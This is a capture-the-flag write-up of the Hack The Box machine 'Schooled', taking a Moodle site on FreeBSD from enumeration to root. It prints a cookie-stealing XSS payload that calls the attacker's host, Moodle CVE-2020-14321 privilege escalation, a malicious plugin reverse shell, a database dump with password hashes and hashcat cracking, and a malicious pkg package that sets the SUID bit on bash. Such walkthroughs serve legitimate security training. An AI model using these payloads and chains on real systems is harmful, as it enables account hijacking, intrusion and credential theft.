

# Schooled - Writeup HTB

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## I) Enumeration

```
nmap -sV -A -O armageddon.htb
```

```

peter@kali: ~/Documents/HTB/School$ sudo nmap -sV -A -O schooled.htb
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 14:03 CEST
Nmap scan report for schooled.htb (10.10.10.234)
Host is up (0.038s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.9 (FreeBSD 20200214; protocol 2.0)
|_ ssh-hostkey:
|   2048 1d:69:83:78:fc:91:f8:19:c8:75:a7:1e:76:45:05:dc (RSA)
|   256 e9:b2:d2:23:9d:cf:0e:63:e0:6d:b9:b1:a6:86:93:38 (ECDSA)
|   256 7f:51:88:f7:3c:dd:77:5e:ba:25:4d:4c:09:25:ea:1f (ED25519)
80/tcp    open  http     Apache httpd 2.4.46 ((FreeBSD) PHP/7.4.15)
|_ http-methods:
|   Potentially risky methods: TRACE
|_ http-server-header: Apache/2.4.46 (FreeBSD) PHP/7.4.15
|_ http-title: Schooled - A new kind of educational institute
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.91%E=4%D=4/8%OT=22%CT=1%CU=43905%PV=Y%DS=2%DC=T%G=Y%TM=606EF140
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=105%TI=Z%CI=Z%II=RI%TS=21)OP
OS:S(01=M54DNW6ST11%02=M54DNW6ST11%03=M54DNW6NNT11%04=M54DNW6ST11%05=M54DNW
OS:6ST11%06=M54DST11)WIN(W1=FFFF%W2=FFFF%W3=FFFF%W4=FFFF%W5=FFFF%W6=FFFF)EC
OS:N(R=Y%DF=Y%T=40%W=FFFF%0=M54DNW6SLL%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+%F=
OS:AS%RD=0%Q=)T2(R=N)T3(R=Y%DF=Y%T=40%W=FFFF%S=0%A=S+%F=AS%0=M54DNW6ST11%RD
OS:=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=RD=0%Q=)T5(R=Y%DF=Y%T=40%W=0%S
OS:=Z%A=S+%F=AR%0=RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%0=RD=0%Q=)T7(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%0=RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%
OS:RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=S%T=40%CD=S)

Network Distance: 2 hops
Service Info: OS: FreeBSD; CPE: cpe:/o:freebsd:freebsd

TRACEROUTE (using port 3306/tcp)
HOP RTT ADDRESS
1 37.03 ms 10.10.14.1
2 37.09 ms schooled.htb (10.10.10.234)

```

## Full scan port

```
sudo nmap schooled.htb -p-
```

```

peter@kali: ~/Documents/HTB/School$ sudo nmap schooled.htb -p-
Starting Nmap 7.91 ( https://nmap.org ) at 2021-04-08 14:04 CEST
Nmap scan report for schooled.htb (10.10.10.234)
Host is up (0.12s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
33060/tcp open  mysqlx

```

```
firefox http://shcooled.htb
```



## Find Subdomain

```
wfuzz -c -z file,/wordlist --hl 401 --hc 400 -H'Host:FUZZ.schooled.htb' http://schooled.htb
```

`--hc/hl/hw/hh N[,N]+` : Hide responses with the specified code/lines/words/chars


```
peter@kali: /usr/share/seclists/Discovery/DNS $ wfuzz -c -z file,/usr/share/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt --hl 401 --hc 400 -H 'Host
:FUZZ.schooled.htb' http://schooled.htb
/usr/lib/python3/dist-packages/wfuzz/_init_.py:34: UserWarning:Pycurl is not compiled against OpenSSL. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.0.1 - The Web Fuzzer
*****

Target: http://schooled.htb/
Total requests: 100000


=====
ID          Response  Lines  Word  Chars  Payload
=====
000000131:  200           1 L     5 W    84 Ch  "moodle"
```

```
firefox http://moodle.shcooled.htb
```

## Create User account :



We see a message that explains to us that we must put our MoodleNet in our moodle profile :



This message is written by Teatcher : Manuel Philips :

Manuel Phillips Message Add to contacts

Dashboard / Users / Manuel Phillips

User details

Email address  
phillips\_manuel@staff.schooled.htb

Country  
United Kingdom

City/town  
Bournemouth

Privacy and policies  
[Data retention summary](#)

## II) Exploitation :

Now, create xss payload who steal teacher cookie and put this payload in MoodleNet

```
<img src=x onerror=this.src='http://10.10.14.64:8000/?'+document.cookie;>
```


peter Adams

### General

First name	!	<input type="text" value="peter"/>
Surname	!	<input type="text" value="Adams"/>
Email address	!	<input type="text" value="peter@student.schooled.htb"/>
Email display	?	Allow only other course members to see my email address
MoodleNet profile		<input "="" type="text" value="&lt;img src=x onerror=this.src="/>

```
peter@kali: ~
Fichier Actions Éditer Vue Aide
peter@kali:~$ python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.14.64 - - [09/Apr/2021 12:54:09] "GET /?MoodleSession=sr05cpn6imqj611monl7m1t325 HTTP/1.1" 200 -
```

Wait for the teacher to click on the payload, and we have Manuel Phillips's Cookie, we inject this cookie in our session. andddd : we are in !



After some research i find youtube video who explain an exploit in moodle

<https://www.youtube.com/watch?v=BkElFI4oIU>

- First adding people with roles in cours

Enrol users

Enrolment options

Select users

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Lianne Carter

carter\_lianne@staff.schooled.htb

li

Assign role

No suggestions

Student

Show more...

Enrol users

Cancel

- In Burp Suite intercept request and change some stuff



- in the profile of Lianne Carter i can now log in as :

User details

**Email address**  
manager@manager.com

Privacy and policies

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Course details

**Course profiles**  
CVE-2020-14321

Reports

[Today's logs](#)  
[All logs](#)  
[Outline report](#)  
[Complete report](#)  
[Grades overview](#)

Administration

[Log in as](#)

I have now access in Site administration and use malicious update package to have revershell

Content bank

My courses

PoC

**Site administration**

Site administration

Users

Courses

Grades

**Plugins**

Appearance

Serve

Plugins

**Install plugins**  
Plugins overview



[https://github.com/HoangKien1020/Moodle\\_RCE/blob/master/rce.zip](https://github.com/HoangKien1020/Moodle_RCE/blob/master/rce.zip)



change information by our ip and port andddd : we are in the box

```
peter@kali:~$ nc -lvp 9090
listening on [any] 9090 ...
connect to [10.10.14.64] from (UNKNOWN) [10.10.10.234] 56857
FreeBSD Schooled 13.0-BETA3 FreeBSD 13.0-BETA3 #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021    root@releng1.nyi.freebsd.org:/usr/obj/usr
/src/amd64.amd64/sys/GENERIC amd64
12:15PM up 6:22, 0 users, load averages: 1.56, 0.79, 0.57
USER      TTY      FROM      LOGIN@  IDLE  WHAT
uid=80(www) gid=80(www) groups=80(www)
sh: can't access tty; job control turned off
$
```

### III) Privilege escalation :

Privesc : www ⇒ Jamie :

i upload linpeas with this command and find some useful informations :

```
fetch -o linpeas.sh http://10.10.14.64:8181/linpeas.sh
```

```
[+] Searching passwords in config PHP files
'dbpass' => '', // Defaults to master password
'dbuser' => '', // Defaults to master user
'instance' => ['dbhost' => 'slave.dbhost', 'dbport' => '', 'dbuser' => '', 'dbpass' => ''],
$CFG->dbpass = 'password'; // your database password
$CFG->dbuser = 'username'; // your database username
// 'dbpass' => 'moodle',
// 'dbuser' => 'moodle',
// $CFG->includeuserpasswordsinbackup = true;
// $CFG->tool_generator_users_password = 'examplepassword';
// $CFG->passwordsaltmain = 'a very long random string of characters#@6&*1';
$CFG->dbpass = 'PlaybookMaster2020';
$CFG->dbuser = 'moodle';
```

I use this script for extract all informations from mysql




[https://github.com/Tartofraise/database\\_dump](https://github.com/Tartofraise/database_dump)

Put this in a / of the moodle website

```
mysql.sock: LOCK
$ fetch -o dump.php http://10.10.14.64:8181/mysqldump.php 1647 B 379 kBps 00s
dump.php
$ chmod +x dump.php
$ cd /usr/local/www/apache24/data/moodle
$ mv /tmp/dump.php .
```

Now, execut the php script, and find jamie's hash password

```
firefox http://moodle.schooled.htb/moodle/mysqldump.php
```



```
(\firstnamephonetic'),
(\lastnamephonetic'),
'middlename'),
'alternatename')
EMENT=34 DEFAULT CHARSET=utf8 COLLATE=utf8_unicode_ci ROW_FORMAT=COMPRESSED COMMENT='One record for each person';
ES("1","manual","1","0","0","0","1","guest","$2y$10$u0NkSWih7a0Rk1a0n1u0-x79mhkx/sa7eulRTTAEX4TCsXK6u0k2","root@localhost","0","","","","","","","","","
ES("2","manual","1","0","0","0","1","admin","$2y$10$30/gznFHdpV6PXt1cLPhX.ViTs87DCE5Kp0h0GYB5Gfbc14qTiW","jamie@staff.schooled.htb","0","","","","","","","","","
ES("3","manual","1","0","0","0","1","bell","$2y$10$w0teeg3t8vC.g0Ln0cXpV0pKv8sBy/axSPYXz0n0TP3C9C4Z0NvgK","bell.oliver89@student.schooled.htb","0","
ES("4","manual","1","0","0","0","1","orchid_sheila89","$2y$10$YMsy0e4x4VqK7HxM6Dk.DehnmAcc8tFa0Izj5b1Zc8thqZx03aryC","Sheila","Orchid","orchid_sheila89@student.schooled.htb"
ES("5","manual","1","0","0","0","1","chard_ellizabeth89","$2y$10$D0Hu9XehYbTxNsF/uZrxXep/6pmT1/6A.Q2CZhbr26LCptf68wUC","Elizabeth","Chard","chard_ellizabeth89@student.schoole
ES("6","manual","1","0","0","0","1","morris_jake89","$2y$10$UieCKjut2IMiglWqRCKsZerF.8AnR8Nt0LFmDUCQa90Lair7LndRy","Jake","Morris","morris_jake89@student.schooled.htb","0","
ES("7","manual","1","0","0","0","1","heel_james89","$2y$10$ssjk.jJKsfnL64r5rYytMge4sJWj4Zy8xeWRirepPj8owLynRc9Eim","James","Heel","heel_james89@student.schooled.htb","0","
ES("8","manual","1","0","0","0","1","nash_michael89","$2y$10$yShrS/zCD1Uoy0JMZPCDB.saWGsPurPyQZ4eAS50jGZUp8zsqf8tu","Michael","Nash","nash_michael89@student.schooled.htb","0
ES("9","manual","1","0","0","0","1","singh_rakesh89","$2y$10$Yd52KrJMG3wPUe0QRU7wNu6xjTMobTWq3eZMweA2KsfAPACHSUPu","Rakesh","Singh","singh_rakesh89@student.schooled.htb","0
ES("10","manual","1","0","0","0","1","taint_marcus89","$2y$10$KF04L15ELnoZ2ZR4cKbd0Hvh5rKwnG4c50d0Wue2bJgt4Mxswoa","Marcus","Taint","taint_marcus89@student.schooled.htb","0
```

Now, crack them : and get the password !!

```
hashcat -m 3200 hash /usr/share/wordlist/rockyou.txt
```

```
peter@kali:~/Documents/HTB/School$ hashcat -m 3200 hash /usr/share/wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.5, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
=====
* Device #1: pthread-Intel(R) Celeron(R) CPU J3455 @ 1.50GHz, 5697/5761 MB (2048 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 72
```

```

$2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5GFbcl4qTiW:1QAZ2wsx
Session.....: hashcat
Status.....: Cracked
Hash.Name.....: bcrypt $2*$, Blowfish (Unix)
Hash.Target.....: $2y$10$3D/gznFHdpV6PXt1cLPhX.ViTgs87DCE5KqphQhGYR5G...l4qTiW
Time.Started.....: Fri Apr 9 14:00:32 2021 (9 mins, 8 secs)
Time.Estimated...: Fri Apr 9 14:09:40 2021 (0 secs)
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 25 H/s (9.05ms) @ Accel:2 Loops:32 Thr:1 Vec:4
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 13896/14344385 (0.10%)
Rejected.....: 0/13896 (0.00%)
Restore.Point....: 13888/14344385 (0.10%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:992-1024
Candidates.#1....: 012012 -> superpet

Started: Fri Apr 9 14:00:28 2021
Stopped: Fri Apr 9 14:09:41 2021

```

We have now box access in ssh jamie account :

```

peter@kali:~/Documents/HTB/Schooled$ ssh jamie@schooled.htb
Password for jamie@schooled:
Last login: Fri Apr 9 13:22:10 2021 from 10.10.14.64
FreeBSD 13.0-BETA3 (GENERIC) #0 releng/13.0-n244525-150b4388d3b: Fri Feb 19 04:04:34 UTC 2021

Welcome to FreeBSD!

Release Notes, Errata: https://www.FreeBSD.org/releases/
Security Advisories:  https://www.FreeBSD.org/security/
FreeBSD Handbook:     https://www.FreeBSD.org/handbook/
FreeBSD FAQ:          https://www.FreeBSD.org/faq/
Questions List: https://lists.FreeBSD.org/mailman/listinfo/freebsd-questions/
FreeBSD Forums:       https://forums.FreeBSD.org/

Documents installed with the system are in the /usr/local/share/doc/freebsd/
directory, or can be installed later with: pkg install en-freebsd-doc
For other languages, replace "en" with a language code like de or fr.

Show the version of FreeBSD installed: freebsd-version ; uname -a
Please include that output and any error messages when posting questions.
Introduction to manual pages: man man
FreeBSD directory layout:    man hier

To change this login announcement, see motd(5).
Need to find the location of a program? Use "locate program_name".
-- Dru <genesis@istar.ca>
jamie@schooled:~ $

```

Privesc : Jamie ⇒ Root :

```

jamie@schooled:~ $ sudo -l
User jamie may run the following commands on Schooled:
(ALL) NOPASSWD: /usr/sbin/pkg update
(ALL) NOPASSWD: /usr/sbin/pkg install *
jamie@schooled:~ $ cat user.txt

```

We can see jamie can execute pkg install and pkg update with root right



<https://gtfobins.github.io/gtfobins/pkg/>

 / **pkg**

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Sudo

## Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

It runs commands using a specially crafted FreeBSD package. Generate it with `fpm` and upload it to the target.

```
TF=$(mktemp -d)
echo 'id' > $TF/x.sh
fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

```
sudo pkg install -y --no-repo-update ./x-1.0.txz
```

Now, create malicious package on the attacking machine

```
peter@kali:~$ echo 'chmod +s /bin/bash' > $TF/x.sh
peter@kali:~$ fpm -n x -s dir -t freebsd -a all --before-install $TF/x.sh $TF
```

Upload the malicious package in victime machine, install it and exploit our payload

```

jamie@Schooled:~ $ curl http://10.10.14.64:8181/x-1.0.txz -o x-1.0.txz
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             Dload  Upload    Total   Spent    Left   Speed
100  480  100  480    0    0  5853      0 --:--:-- --:--:-- --:--:-- 5853
jamie@Schooled:~ $ sudo pkg install -y --no-repo-update ./x-1.0.txz
pkg: Repository FreeBSD cannot be opened. 'pkg update' required
Checking integrity... done (0 conflicting)
The following 1 package(s) will be affected (of 0 checked):

New packages to be INSTALLED:
  x: 1.0

Number of packages to be installed: 1
[1/1] Installing x-1.0...
Extracting x-1.0: 100%
jamie@Schooled:~ $ bash -p
[jamie@Schooled ~]# id
uid=1001(jamie) gid=1001(jamie) euid=0(root) egid=0(wheel) groups=0(wheel)
[jamie@Schooled ~]# █

```

-p	privileged	Script runs as "suid" (caution!)
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[lastsummer.de/creating-custom-packages-on-freebsd/](https://lastsummer.de/creating-custom-packages-on-freebsd/)

We also can a clean revershell with this article